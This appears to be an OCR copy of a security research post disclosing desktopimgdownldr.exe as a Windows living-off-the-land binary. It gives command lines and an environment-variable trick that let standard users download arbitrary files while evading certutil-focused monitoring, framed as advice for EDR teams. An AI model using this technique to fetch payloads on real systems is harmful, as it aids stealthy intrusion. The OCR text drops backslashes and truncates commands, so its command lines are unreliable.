

Executive Summary

- Security professionals care about uncovering LOLBins; we found a new one that can be used to download arbitrary files as an alternative to `certutil`.
- It can be run by standard users on most versions of Window 10 used in the enterprise.
- EDR practitioners should update their queries and watchlists to treat `desktopimgdownldr.exe` (new LOLBin binary) like certutil.exe.

Background

There are only a couple of default system-signed executables that let you download a file from a Web Server, and every

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

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native tools. In this post, we share details of a new binary that can be used as a stealthy downloader instead of the widely-leveraged – and monitored – `certutil` [4].

Meet desktopimgdownldr.exe

The binary `desktopimgdownldr.exe`, located in **system32** folder in Windows 10, is originally used to set lock screen or desktop background image as part of Personalization CSP[5].

When used for its intended purpose, it downloads and saves images to the following default path:

```
C:windowsPersonalizationLockScreenImageLockScreenImage
```

On computers that haven't used Personalization CSP before, the folder

```
C:WindowsPersonalization
```

doesn't exist.

The default usage of the binary is as follows:

```
desktopimgdownldr /lockscreenurl:https://domain.com:8080/
```

When running as Administrator, the binary sets and overrides the user's lock screen image. However, as I show further below, by deleting the registry right after running the binary, the

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High Integrity (as Administrator) because it needs to create files in the `C:Windows` folder and in the `HKLMSoftware` registry key. However, examining the binary revealed the following code:

```
imageConfig = &PersonalizationCSP::lockscreenImageConfig;
if ( isDesktopImage == 2 )
  imageConfig = &PersonalizationCSP::desktopImageConfig;
memset_0(pszSaveFilePath, 0, 520ui64);
// pszDefaultFolderPath = %systemroot%\Personalization\LockScreenImage
if ( SHExpandEnvironmentStringsW(imageConfig->pszDefaultFolderPath, pszSaveFilePath, MAX_PATH) )
{
  if ( PathFileExistsW(pszSaveFilePath) || (v15 = SHCreateDirectory(NULL, pszSaveFilePath)) == 0 )
    error_code = ERROR_SUCCESS;
  else
    error_code = wil::details::in1diag3::Return_Win32(
```

The important part here is the use of the `SHExpandEnvironmentStringsW` function on the hardcoded path:

```
%systemroot%PersonalizationLockScreenImage
```

Therefore, it can be run as a standard user like this:

```
set "SYSTEMROOT=C:WindowsTemp" && cmd /c desktopimgc
```

It will download the file to this path:

```
C:WindowsTempPersonalizationLockScreenImageLockScreenI
```

And as a bonus, when running as a standard user it doesn't set the file as a lock screen image because it doesn't have the needed access to write to the registry. It actually doesn't create any more artifacts other than the downloaded file.

When running as Administrator, this one-liner can be used to also delete the artifacts the downloader creates:

```
set "SYSTEMROOT=C:WindowsTemp" && cmd /c desktopimgc
```

On some machines, we noticed that the executable tries to locate the COM+ Registration Catalog[6] when trying to use the BITS Com Object. In that case, because the catalog is found in `%systemroot%/Registration` and we changed `%systemroot%`, the binary fails to find it. A standard user can bypass that as

Because the binary uses BITS COM Object[7] to download the file, the process that actually makes the TCP connection and creates the file on the disk is a `svchost` process (*"-k netsvc -p -s BITS"*) and not `desktopimgdownldr.exe`.

The system uses BITS to download Windows updates and Microsoft Defender updates, among other things.

This is important in a forensics context, and therefore needs to be taken into account when hunting for malicious usage.

EDR users are advised to update their EDR/WAR queries and watchlist and to treat `desktopimgdownldr.exe` in the same way as `certutil.exe`.

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

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